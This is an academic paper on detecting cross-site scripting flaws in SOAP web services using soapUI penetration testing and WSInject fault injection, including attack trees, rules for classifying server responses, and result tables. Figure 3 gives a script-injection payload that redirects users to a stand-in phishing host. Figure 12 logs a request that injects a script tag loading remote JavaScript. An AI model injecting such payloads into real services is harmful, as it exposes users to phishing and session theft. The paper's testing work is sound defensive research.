Security Testing Methodology for Vulnerabilities Detection of XSS in Web Services and WS-Security

M.I.P. Salas, E. Martins
Laboratory of Distributed Systems and Software Engineering, Institute of Computing
UNICAMP, State University of Campinas
Campinas, Brazil
marcelopalma@ic.unicamp.br, eliane@ic.unicamp.br

***Abstract*—Due to its distributed and open nature, Web Services give rise to new security challenges. This technology is susceptible to Cross-site Scripting (XSS) attack, which takes advantage of existing vulnerabilities. The proposed approach makes use of two Security Testing techniques, namely Penetration Testing and Fault Injection, in order to emulate XSS attack against Web Services. This technology, combined with WS-Security (WSS) and Security Tokens, can identify the sender and guarantee the legitimate access control to the SOAP messages exchanged. We use the vulnerability scanner soapUI that is one of the most recognized tools of Penetration Testing. In contrast, WSInject is a new fault injection tool, which introduces faults or errors on Web Services to analyze the behavior in an environment not robust. The results show that the use of WSInject, in comparison to soapUI, improves the detection of vulnerability allows to emulate XSS attack and generates new types of them.**

***Keywords*— web services; cross-site scripting; XSS attack; penetration testing; fault injection; WS-Security; WSS; Security Token; soapUI; WSInject**

I. INTRODUCTION

Web Services are modular software applications that can be described, published, located, and invoked across a network, such as the World Wide Web [1]. Because of its distributed and open nature, they are more susceptible to security risks [2]. Beyond the traditional insecurities, new ones arise, associated with technologies and services such as SOAP and XML. One example is the so-called Injection Attacks, among the most exploited in 2012, according to the Open Web Application Security Project[1] (OWASP Top Ten 2013).

Cross-site Scripting, better known as XSS, is a type of Injection Attack that intercepts information provided by users. Its purpose is to store, modify, or delete requests, misleading the servers and the user of the Web Services.

A variation of this attack allows to inject scripts (e.g. JavaScript, VBScript or Flash Script) in Web Services through its parameters and operations described in their WSDLs. The objective of the attacker is to inject malware[2], modify the database and infect every user who uses these Web Services.

Due to difficulty to find vulnerabilities in Web Services like XSS, we apply a Security Testing Methodology [4] in order to systematize the fault injection and remove vulnerabilities in this software.

In our research, we analyze the robustness of Web Services using Security Testing technique like Penetration Testing and Fault Injection. These techniques allow to verify: i) vulnerabilities in Web applications and services against different types of security attacks – such as denial-of-Services or spoofing attacks; and ii) discover new vulnerabilities before they are exploited by attackers [3]. Both techniques use tools to analyze the presence of vulnerabilities in Web Services and emulate XSS attack.

We also analyze the robustness of Web services with WS-Security and Security Tokens against XSS attack. These specifications allow to authorize the use of Web Services through the authentication of users and others services.

Finally, this paper is organized as follows. Section 2 describes the security challenges in Web services. Section 3 presents techniques for detecting vulnerabilities in SOA. A Security Testing Methodology for Web Services is described in Section 4. Section 5 describes the approach and experimental study. Section 6 concludes the research, emphasizing its main contributions and showing future works.

II. SECURITY CHALLENGES IN WEB SERVICES

Security is a quality of system that ensures the absence of manipulation or unauthorized access to the system state [5]. The security threats take place due to exploitation of vulnerabilities, during system development. There are numerous causes of vulnerabilities, among which we can mention the complexity of systems, and the lack of a mechanism to check the inputs provided. An attack that exploits the vulnerabilities, maliciously or not, may compromise the security properties. The result of a successful attack is an intrusion to the system. Figure 1 illustrates these concepts.

[1] https://www.owasp.org/

[2] Malware is a malicious software used by attackers to disrupt computer operation, gather sensitive information, or gain access to private computer systems. Malware includes computer viruses, worms, Trojan horses, among others.




Fig. 1. Security threats.

A. *Vulnerabilities in Web Services*

Under the concept of Service Oriented Architecture (SOA), Web Services are in constant communication with other services. Their clients make requests for services through of a communication channel such as the Internet, sending and receiving information simultaneously. Another benefit is the possibility to develop web services in different languages and platforms. This technology transmits their information using two communication protocols, XML and HTML.

In [2], the author defines the main challenges related to standards and interoperability in Web Services. This research emphasizes the relative immaturity of this technology on security threats, quality of service (QoS), and scalability, among others. In [6], the authors classify the security challenges involving threats, attacks and security problems in this technology. We describe them as follows:

- Services level threats describe: attacks against WSDL and UDDI, injection of malicious code, phishing, denial of service, spoofing XML schemas and kidnapping/stealing session.

- Message level threats describe: injection attacks, forwarding messages, attacks of message validation, interception and loss of message confidentiality.

B. *Cross-site Scripting (XSS)*

This attack (cf § I) inject malicious code, usually written in JavaScript through the operations or parameters described in the WSDL of the target. XSS can be used to steal sensitive information, hijack user sessions, and compromise the server, attacking the integrity of the system [3].

Given the established trust relationship between Web Service and server, the first assumes that the code received is legitimate and therefore allows access to confidential information such as the session identifier. Then, a malicious user can hijack the session and gather information from people who use the Web Services or the server [7]. This vulnerability occurs when a web application does not validate the information received from external entities (users or other applications) and include this information in databases and dynamically generated pages. For example, in Figure 2 the server receives requests that are stored on the server, targeted for attack.

```
<body>
  <form method=“post”>
    <name>Alice</name>
    <comment> Write your comments here!</comment>
     <input type=“submit”>submit</input>
     ...
  </form>
</body>
```

Fig. 2. XML form with user information.

A Web Service that does not validate the information, allows the attacker to send the following comment, described in Figure 3:

```
<comment>
 <script language=”JavaScript”>
  mywindowattack =
  window.open("http://www.hackers.com/XSS_Ok ",
  "mywindowattack",
  "location=1,status=1,scrollbars=1,
  width=100,height=100");
  mywindowattack.moveTo(0, 0);
  Window.location=”http://www.hackers.com/XSS_Ok”;
 </script>

</comment>
```

Fig. 3. Server redirects users to a phishing site.

The JavaScript, described in Figure 3, injects two objects (windows.open and windows.location) to send users to the site hackers.com/XSS_Ok. This type of attack is usually used in spam attacks, allowing to generate much more harmful variations, i.e. record keyboard input and send the collected information to the server of the attacker to filter passwords and private information of users who use the Web Service infected. The interested reader can consult [19] and [20] for a more complete introduction on the subject.

C. *Security in Web Services*

Every day, new vulnerabilities are found and new attacks are developed. This way, the W3C[3] has developed various specifications to protect Web Services. The first specification proposed for Web Services was WS-Security (WSS) in 2004. WS-Security specifies how integrity and confidentiality can be enforced on messages and allows the communication of various security tokens, such as SAML, Kerberos and X.509.

This research was supported by the National Counsel of Technological and Scientific Development (CNpQ), Brazil.

[3] The World Wide Web Consortium (W3C) is an international community that develops open standards to ensure the long-term growth of the Web. Access to http://www.w3.org/

Its main focus is the use of XML Signature and XML Encryption to provide end-to-end security [2].

XML Signature [9] define rules to generate and validate digital signatures expressed in XML to protect the integrity of the SOAP Message. XML encryption [10] specifies the encryption process for any type of data and its XML representation to protect the confidentiality of the SOAP message. Finally, Security Token [11] authenticates the client through the use of security credentials in the SOAP message.

These specifications can be implemented partially or fully in the SOAP message, allowing multiple users to encrypt and sign parts of the message, providing greater security in communication end-to-end [1]. In Figure 4, we show the stack of WS-Security specifications.




Fig. 4. Stack of WS-Security.

Because our interest is in the WS-Security and Security Tokens, the reader can find in [2] and [8] about the other specifications.

D. Security Tokens in Web Services

Security Token is a security specification to verify authentication and authorization in Web Services, in order to determine the identity of the user, along with their access rights to the services. Represented in the SOAP message by the tag <wsse:SecurityToken>, provides three types of security tokens such as Username Token, based on X.509 certificate and Kerberos Security Token [2], [11]. Its basic syntax is detailed in Figure 5.

In Figure 5, we describe the use of Security Tokens. First, insert the tag <wsse:Security> to use one security specification, in this case Uername Token. Web Service can contain more than one tag <wsse:Security> to insert more security specifications (XML Encryption and XML Signature). Within the tag <wsse:Security> we use the tag <role> that specifies the privileges for a specific user. The tag <role> can not be repeated or omitted because it would allow access for any users to modify the SOAP message.

Username Token

```
1:   <soapenv:Envelope xmlns:soapenv=”…” …>
2:    <soapenv:Header>
3:     <wsse:Security SOAP:role="…">
4:      <wsse:UsernameToken wsu:Id="…">
5:       <wsse:Username>Alice</wsse:Username>
6:   <Password Type="PasswordText">Pass</Password>
7:      </wsse:UsernameToken>
8:     </wsse:Security>
9:    </soapenv:Header>
10:   <soapenv:Body>
11:    …
12:   </soapenv:Body>
13:  </soapenv:Envelope>
```

Fig. 5. Request of SOAP message with Username Token.

The tag <wsse:UsernameToken> allows us to: i) confirm the identity of the request; ii) access to the services provider and the Web Service; and iii) identify the service provider. In lines 6 and 7 (Figure 5), the Web Service recipient is informed that the user has been authenticated and sent a request. In Figure 6 we describe the elements that Username Token uses to provide the user's identity.

Elements of the tag <UsernameToken>

/Username: User associated with token.

/Password: User password associated with token.

/Password/@Type: Type of password provided, two predefined types:

- **PasswordText:** password in plain text.
- **PasswordDigest:** Implicit password in has velue with the cryptosystem SHA-1 in base64-encoded and UTF8-enconded.

/Nonce: Random string for each SOAP message.

/Created: Date and time of creation of token.

Fig. 6. Elements of the Tag <UsernameToken> [11].

III. Vulnerabilities Detection Techniques

Following the best practices of software testing and standards, there have been developed a lot of tools, languages and techniques in order to analyze and detect vulnerabilities in systems [5]. The security validation for Web Services can be performed in two phases, static and dynamic phase.

The static phase tries to find faults inserted during the development phase – introduced in the code by possible human errors – in the project stage. This phase is analyzed as a state not reachable, i.e. it can always be found new faults. In this case, the methods used are Static Analyze (code inspection, static vulnerability analysis) or Theorem Proof, which do not need to run the system. These methods are early detection and carry many benefits such as reduced cost of testing.

On the other hand, the dynamic phase focuses on verification of the system during its running, i.e. the code of the system is tested with real entries to verify security mechanisms at runtime. The Security Testing are applied in this phase. This test looks for vulnerabilities in web applications by sending attack within request message. Among these security techniques, we have the Penetration Testing and Fault Injection.

Penetration Testing emulate attacks, in order to reveal vulnerabilities. The tests are automated by the use of tools called vulnerability scanner (VS). There are a variety of vulnerabilities scanners, both commercial (e.g. HP Web Inspect, IBM Rational AppScan) and open source (e.g. WSDigger and WebScarab). The vulnerabilities detected differ from one tool to another. An evaluation [14] of several commercial versions of vulnerabilities scanners showed that these tools are primarily limited to low coverage of existing vulnerabilities and the high percentage of false positives.

A. *Fault Injection Technique*

Fault Injection is a technique that can be used to assess aspects of dependability of computing systems and can be implemented in hardware or software. This technique emulates errors, failures or anomalies in the target system and observes its behavior under a stressful environment. Fault injection dates back to 1970 when it was used to induce hardware faults. This technique can be used to validate fault tolerant system, assisting in the removal and prevention of faults while minimizing its occurrence and severity [14, 15].

Our aim is using Fault Injection to insert software faults and analyze the behavior of Web Services in a non-robust environment. There are several ways to inject faults into a system. The most attractive, from the point of view of implementation cost, is the fault injection in software. In this case, the faults are introduced by an injector, which is a software responsible for inject faults in the system, either before or during the run. In this technique, the tests consist of two input sets: the workload and the faultload. The first represent the usual entry to the system that serves to activate its functionality, while the latter represents the faults to be introduced.

Our approach compares two techniques to analyze the presence of vulnerabilities in Web Services, through two tools, the vulnerability scanner soapUI and the fault injector WSInject. These tools emulated the XSS attack to analyze the exchange of security messages between Web Services and their clients, in order to obtain: i) higher coverage of attacks, and ii) lower number of false positives. With respect to i) the use of WSInject, compared to soapUI, allows to emulate various types of attacks, varying the parameters and data including the Fuzz Testing technique and Penetration Testing technique. In ii) we use a set of rules (Section V.B), based on multiple sources to improve the detection of vulnerabilities in Web Services.

B. *Related Work*

There are numerous works in the literature suggesting the use of Fault Injection and Penetration Testing techniques to test the security in applications: In [13], this technique was applied to test a security protocol used for communication of mobile devices on the Internet. In [3] and [18] the authors use perturbations in the SOAP messages for emulating attacks, similar to our proposal. These studies use injectors that emulate a type of attack, while ours is for general purpose, i.e. our injector emulates different types of attacks and allows to generate combinations of them.

In this research, we did not find studies directly related but rather works that analyze the following aspects: 1) Security Testing; 2) tools with open source; 3) portable tools; 4) robustness analysis of the tested services; and 5) robustness analysis of WS-Security. Table 1 presents a summary of the main approaches related to our research.

TABLE I. CHARACTERISTICS OF APPROACHES AND TOOLS IN WEB SERVICES RESEARCHES

Approaches/Tools	1)	2)	3)	4)	5)
WebScarab [20]	✓	✓	✓	✓	
Wsrbench [21]	✓			✓	
HPLoadRunner [22]	✓			✓	
CDLChecker [23]	✓	✓		✓	
WS-Diamond [24]	✓	✓		✓	
IDEA – Volcano [25]	✓	✓			
H-Fuzzing [26]	✓	✓			
SQL Fuzzing [27]	✓	✓	✓	✓	
RV4WS [28]	✓	✓		✓	
Seo - IDS [29]	✓			✓	
WS-TAXI [30]	✓	✓	✓	✓	
SoapUI [7, 30]	✓	✓	✓	✓	
TCP App [31, 32]	✓	✓	✓	✓	
VS.WS [33]	✓		✓	✓	
HP WebInspect [13]	✓		✓	✓	
IBM Rational [13]	✓		✓	✓	
Acunetix WVS [13]	✓		✓	✓	
WSInject [34]	✓	✓	✓		✓

As can be seen in Table 1, there is no research that examines the robustness of Web Services and WS-Security against XSS attacks, using Security Testing with open and portable tools.

IV. SECURITY TESTING METHODOLOGY FOR WEB SERVICES

One of the challenges to find vulnerabilities in Web Services – during the implementation phase – is determine which attacks scenarios are appropriate to test for. These scenarios can be obtained from various sources such as Internet, books and papers. However, it is hard to find and set up a database with relevant attacks and automating them according to the testing environment. Our purpose in this section is to use, in part, the Security Testing Methodology [4] whit the approach described in Figure 7.



1. Identificar os objetivos do atacante
2. Definir a capacidade do atacante
3. Modelar os ataques
Árvore de Ataques
4. Gerar cenários de ataque
Cenário de ataque
Etapas parcialmente aplicadas à Geração dos Cenários de Ataques
6. Transformar scripts de ataque
Scripts de Ataque Genéricos
5. Concretizar os cenários de ataque
Scripts de Ataque Executáveis
Injeção de Falhas e Monitoramento
Implementação sob teste (sistema alvo)

Fig. 7. .Steps to use the Security Testing Methodology [4].

In the following sub-sections, we briefly describe the results of each phase of the implementation of the Security Testing Methodology with XSS. This attack is emulated with WSInject and soapUI. The reader who wishes to know more about this methodology should look at [4] and [35].

A. *Identification of the Attacker Objectives*

To identify the objectives of the attacker was necessary to make a research on vulnerabilities in web services, with the aim of gathering information about XSS. For this, we decided to search in articles [1, 2], [7], [41] and standards [8] that present vulnerabilities in the context of Web Services. While some of the vulnerabilities are caused by shortcomings in the implementation, most of them explore basic faults of the protocol, i.e. abusing of the flexibility of SOAP.

B. *Definition of the Attacker Capability*

Based on the Dolev-Yao model [36], we consider that the attacker has the following capabilities:

- Partial control of the network and ability to capture the SOAP messages.
- Ability to intercept and modify strings or expressions, delay or replicate message traffic.
- Knowledge of the status of all participants, i.e. the attacker intercepts messages and supplants client/server or just works as a mediator of communication between the client and the server (phishing).
- The attacker can recognize the access points, operations and parameters of WSDL in the Web Service tested.

C. *Attacks Modeling*

In this step, we use the SecurITree version 3.4 [37] in order to model XSS attack. This tool, used in several researches [4, 38] helped us to design the attack tree for injecting vulnerabilities in Web Services.

Our attack tree was built and structured accordingly to the proposed steps in [35], composed of the following attributes: i) attacker capability; ii) possibility of emulating the attack by a fault injection tool; iii) the requirements of the attack to be run in the Web Service; and iv) the verification if the WS-Security protects the Web Services from XSS attack.

```
OR   1 – Objective: Attack against Web Services and WS-Security
     OR   1.1     Attack against integrity
          OR      1.1.1   XML Injection <P, P, P, P>
                  1.1.2   Cross-site Scripting (XSS) <P, P, P, P>
                  1.1.3   XPath Injection <P, P, P , P>
                  1.1.4   Fuzzing Scan <P, P, P, P>
                  1.1.5   Invalid Types <P, P, P, P>
                  1.1.6   Malformed XML <P, P, P, P>
                  1.1.7   Frankenstein Message: Modify Timestamp
                          <P, P, P, P>
```

Fig. 8. Attack tree in text notation for Web Services and WS-Security

These four attributes were used to classify the Injection Attacks with boolean values, namely <Possible, Impossible>. The output is the creation of the attack tree, which is used by the attacker to look for vulnerabilities in the Web Services, as described in Figure 8.

D. *Attack Scenarios Generation*

At this stage, the attack scenarios are produced automatically according to the criteria defined in Section IV.C of [35]. The output of this step is the attack scenarios described in the same format of the tree leaves, each one representing the description of an attack.

The scenarios can be used to create a useful and reusable library of attacks to test protocols [4]. In Figure 9, it is described an attack scenario of XSS using the information gotten from [38] about the attack operation.

```
Objective:     Finding vulnerabilities in Web Services using XSS attack
Preconditions: The client sends a request to the Web Service through SOAP
               message.
               The client does not use a safe communication scheme.
               The WSDL describes at least one parameter to access Web
               Service
Attack:
          AND 1. In case of request:
               2. AND it contain the <String> searched.
               3. THEN inject the XSS attack script in the request
               4. AND send the modified message to the Web Service.
               5. In case the response is received
               6. THEN Look for vulnerabilities in the SOAP message
```

Fig. 9. XSS attack pattern.

E. *Attack Scenarios Implementation*

The attack scenarios, generated in step 4 (section IV.D), are described in text notation, i.e. at the same level of the attack tree abstraction. This type of description is useful for testing analysts and security experts due to their easy configuration, but not to be processed by an injection tool.

In this stage, the analysts must perform a set of refinement steps in order to transform the text notation into executable script by WSInject tool as showed in Figure 10.

```
Rule 1:
ON event:         env(A,B,String,<EP=SOAP,<Po_A>,<Po_B>)
IF condition:     (1. isRequest() == True) AND
                  (2. contains(String) == True)
DO action:        3. stringCorrupt(String, String_Corrupt)
                  4. GenerateNewMessage(message)
```

Fig. 10. Execuble attack script to emulate XSS with WSInject.

V. Proposed Approach

This section applies the Security Testing Methodology through two techniques, Penetration Testing and Fault Injection. Both techniques emulate the XSS attack.

Also, are selected 10 Web Services from a set of 22,272, obtained from UBR (Universal Business Registry) Seekda, 5 of which use the WS-Security with Security Token, the others do not. These services have properties required to reproduce the attack as authentication operations (c.f. §IV.D) and use of WS-Security with Security Tokens (c.f. §II.C).

A. *Penetration Testing with soapUI*

At this stage, we identify the behavior of Web services in presence of XSS attacks, tested by vulnerability scanner soapUI. The tool injects scripts through the add-on Security Testing and analyzes the response from servers, classifying the responses in Web Services, vulnerable or not, by the injection of XSS attack. For this, we installed the soapUI version 4.5 with the add-on Security Testing on a laptop with operating system (OS) Windows 7, CPU Intel Core2 Duo 2.00GHz and 3.00GB RAM.

We use client-server architecture, described in Figure 11, which injects a set of malicious requests to Web Services by the add-on Security Testing [8]. Our objective was to: i) provoke a non-robust behavior in services, ii) identify potential security vulnerabilities, and iii) notify administrators of potential vulnerabilities of Web Services.




Fig. 11. Test Architecture.

All the requests made to the 10 Web Services returned responses. In general, were recorded 2,526 responses by the emulation of XSS with soapUI. This tool classified as "alerts or possible vulnerabilities found" to 55.54% (1403 responses) and 44.46% (1123 responses) were classified "no alerts or vulnerabilities found".

B. *Analysis of Vulnerabilities in Web Services*

An important aspect of this step is to identify when a vulnerability was effectively detected, excluding potential false positives. It is also necessary to differentiate when a result is invalid due to an internal failure of the server (unintentional) or is a consequence of a successful attack.

Given the black box approach, we analyze the logs stored by soapUI. The logs contain requests made by the add-on Security Testing and responses sent by the server. Each response was analyzed by the assertions preconfigured in the add-on Security Testing for XSS attacks. In Figure 12 describes the log produced by this tool. As can be seen in lines 7-13 of the response, the attack found sensitive information (route directory, programming languages, database type, etc.) that can be used for an attack. This procedure was repeated for 2,526 logs.

Request

```
1:     <soapenv:Envelope
2:     xmlns:soapenv="..." xmlns:web="..">
3:      <soapenv:Header/>
4:       <soapenv:Body>
5:        <web:ConversionRate>
6:         <web:FromCurrency><SCRIPT a=">"
7:     SRC="http://soapui.org/xss.js"></SCR
8:     IPT></web:FromCurrency>
9:     <web:ToCurrency>BOB</web:ToCurrency>
10:      </web:ConversionRate>
11:     </soapenv:Body>
       </soapenv:Envelope>
```

Response

```
1:    HTTP/1.1 500 Internal Server Error
2:    <?xml version="1.0" encoding="utf-
3:    8"?><soap:...:soap="..." xmlns:xsi="..."
4:    xmlns:xsd="...">
5:    <soap:Body>
6:     <soap:Fault>
7:      <faultcode>soap:Client</faultcode>
8:      <faultstring>System.Web.Services.
9:    Protocols.SoapException: Server was unable to
10:   read request. ---&gt;
11:   System.InvalidOperationException: There is an
12:   error in XML document (5, 81). ---&gt;
13:   System.InvalidOperationException: Instance
14:   validation error: '' is not a valid value for
15:   Currency. At Microsoft.. </faultstring>
        </soap:Fault>
       </soap:Body>
      </soap:Envelope>
```

Fig. 12. Log generated by the add-on Security Testing, by the injection of XSS attack.

There are several ways to analyze the existence of vulnerabilities in SOA (Service Oriented Architecture) [19], e.g. compare server responses in the presence of attacks and absence of them, sensitive information exposure, XML schema modification request, among others. This step is crucial to reduce the number of false positives or false negatives.

Our approach uses the HTTP status-code in the server response, which describes the behavior of the Web Service in a not robust environment. For example, when the request is processed by Web Services without detecting the attack, i.e. not generated a message describing the existence of error in the request, it allows to identify the existence of a possible vulnerability found with code *200 OK*. If a code *400 Bad Request* is received, we consider a robust response because the server detected the XSS attack.

In case of code *500 Internal Server Error*, we analyze the server response using <soap:Fault> tag inside the body of the SOAP message, which provides errors and status information of the SOAP message containing the sub-elements:

- <faultcode> Fault code identification.
- <faultstring> Descriptive explanation of the fault.
- <faultactor> Information about what or who caused the fault to happen.
- <details> Information that describes the server error.

Furthermore, the values of fault code can be classified into four types:

- VersionMismatch: The server encountered an invalid namespace in the SOAP message envelope.
- MustUnderstand: absence of a required element in the SOAP message header.
- Client: The message sent was structured incorrectly or contains incorrect information for authentication.
- Server: There was an issue with the server so that the message cannot be processed.

Based on the results of Penetration Testing phase (cf § III.B) and interpretation of the HTTP status code in the header of the SOAP message response, we developed 8 rules to determine the existence of vulnerabilities in Web Services, described below.

Rule 1. If the header contains the code "200 OK" AND the server ran the SOAP message with the XSS attack, THEN there is a Vulnerability Found (VF) in the Web Service. OTHERWISE, if the SOAP message describes the existence of a syntax error or warning about the presence of an attack, THEN there is No Vulnerability Found (NVF) in the Web Service.

Rule 2. If the header contains the code "400 Bad request message", e.g. request format is invalid: missing required soap: Body element, THEN there is No Vulnerability Found (NVF) in the Web Service.

Rule 3. If the header contains the code "500 Internal Server Error" AND there was information disclosure in the SOAP message (e.g. it shows information of path directory, functions library and objects, access to database and XML files with usernames and passwords, among others), THEN there is a Vulnerability Found (VF), OTHERWISE there is No Vulnerability Found (NVF) in the Web Service.

Rule 4. i) If in the absence of attacks, the header contains the code "500 Internal Server Error" AND there was information disclosure in the SOAP message. AND ii) if in the presence of XSS attack, the header contains the code "HTTP 200 OK", THEN there is a Vulnerability Found (VF) in the Web Service.

Rule 5. i) If in the absence of attacks, the header contains the code "500 Internal Server Error" AND there was information disclosure in the SOAP message. AND iii) if in the presence of XSS attack, the header contains the code "400 Bad request message", THEN there is a Vulnerability Found (VF) in the Web Service.

Rule 6. i) If in the absence of attacks, the header contains the code "500 Internal Server Error" AND there was information disclosure in the SOAP message. AND iv) if in the presence of XSS attack, the header contains the code "500 Internal Server Error" too, THEN there is a Vulnerability Found (VF) in the Web Service.

Rule 7. If the server does not respond, it is considered as crash, THEN the result is considered Inconclusive, because cannot guarantee that the error was caused by the attack.

Rule 8. If none of the rules above may be applied, THEN the result is considered Inconclusive, because there is no way to confirm if there really were vulnerabilities in the Web Service.

The ease to apply the rules allows us to analyze quickly and accurately the presence of vulnerabilities in Web Services by injecting XSS attack scripts in the SOAP message. Rules 4, 5 and 6 analyze the response of Web Services, which in the absence of XSS attack, presents the code "500 Internal Server Error" in the header. However, when we send SOAP messages with the XSS attack, the Web Services generates new responses, which are analyzed by the rules cited.

In rule 7, the XSS attack generates unavailability of the services (crash), similar to Denial of Service attack (DoS). In this case, we classify the response as inconclusive, because we cannot conclude whether the attack was responsible of the unavailability of the service or the injection of XSS script was the cause of the server failure.

Rule 8 is an exception to the rest of the rules, for the case in which none of the other rules can classify the response classified as inconclusive. These rules are described in Figure 13.



Soap_Message (Response: Header)
Rule 1: 200 OK?
Yes
Server ran the SOAP message
Yes
No
No
Rule 2: 400 Bad request message?
Yes
No Vulnerabilities Found (NVF)
Vulnerability Found (VF)
No
No
Rule 3: 500 Internal Server Error?
Yes
Information disclosure in the Message?
Yes
Yes
Rule 4
Presence of XSS attack and 200?
Yes
No
No
Absence of attack AND 500?
Yes
Rule 5
Presence of XSS attack and 400?
Yes
No
Rule 6
Presence of XSS attack and 500?
No
No
Rule 7: Server does not respond (crash)
No
Rule 8: If none of the rules above may be applied
Inconclusive
Yes

Fig. 13. Rules for analysis of vulnerabilities in web services.

Applying the rules from Figure 13 to the results from Penetration Testing phase (cf § III.B), 15.99% (404) of the responses were classified as vulnerability found and 39.55% (999) as false positive. Note that the false positives are the double as vulnerabilities found. The results are described in Table II.

TABLE II. RESULTS FROM PENETRATION TESTING PHASE

Web Services	*False Positives*	*Vulnerabilities Found*	*False Negatives*	*No Vulnerability Found*
without WSS % injected	274 18.10%	328 21.66%	336 22.19%	576 38.04%
with WSS % injected	725 71.64%	76 7.51%	106 10.47%	105 10.38%
Total % injected	999 39.55%	404 15.99%	442 17.50%	681 26.96%

The Web Services that use the Security Token specification reduce their vulnerabilities against XSS attacks, as shown in Figure 14.




Fig. 14. Applying the rules of vulnerability analysis in Penetration Testing phase.

C. *Injection Faults with WSInject*

The fault injector WSInject [21] allows to emulate XSS attacks in order to found vulnerabilities in Web Services. This tool works as a proxy between the client (Windows 7 SP 1, Intel Core 2 Duo 2.0 GHz and 3 GB RAM) and servers (c.f. § III). The interception and modification of SOAP messages exchange are transparent between the client and servers. This way, WSInject does not need the source code of the Web Services or interfere with the execution platform, allowing it to be used by developers and users. It is sufficient to configure the client to connect to the target (WSDL of the Web Services) via proxy. In this study, the fault injector intercepts request messages sent by the client (soapUI), before being passed to the server, as illustrated in Figure 15.





Fig. 15. Tested architecture used with WSInject.

The fault injector use scripts in format of text files. These ones describe the faults to be injected in Web Services, emulating attacks. The scripts are composed by one or more *FaultInjectionStatements*. Each one is composed by a *ConditionSet* and a *FaultList*. The *FaultInjectionStatements* work with commands of condition-action type. When it intercepts a SOAP message and satisfy a set of condition, the faults are injected into the message. Figure 16 shows a script example.



```
uri("Hotel"): stringCorrupt("Name", "Age"), multiply("/", 2);
contains("caught exception") && isResponse(): empty();
```

Fig. 16. Script example of the WSInject.

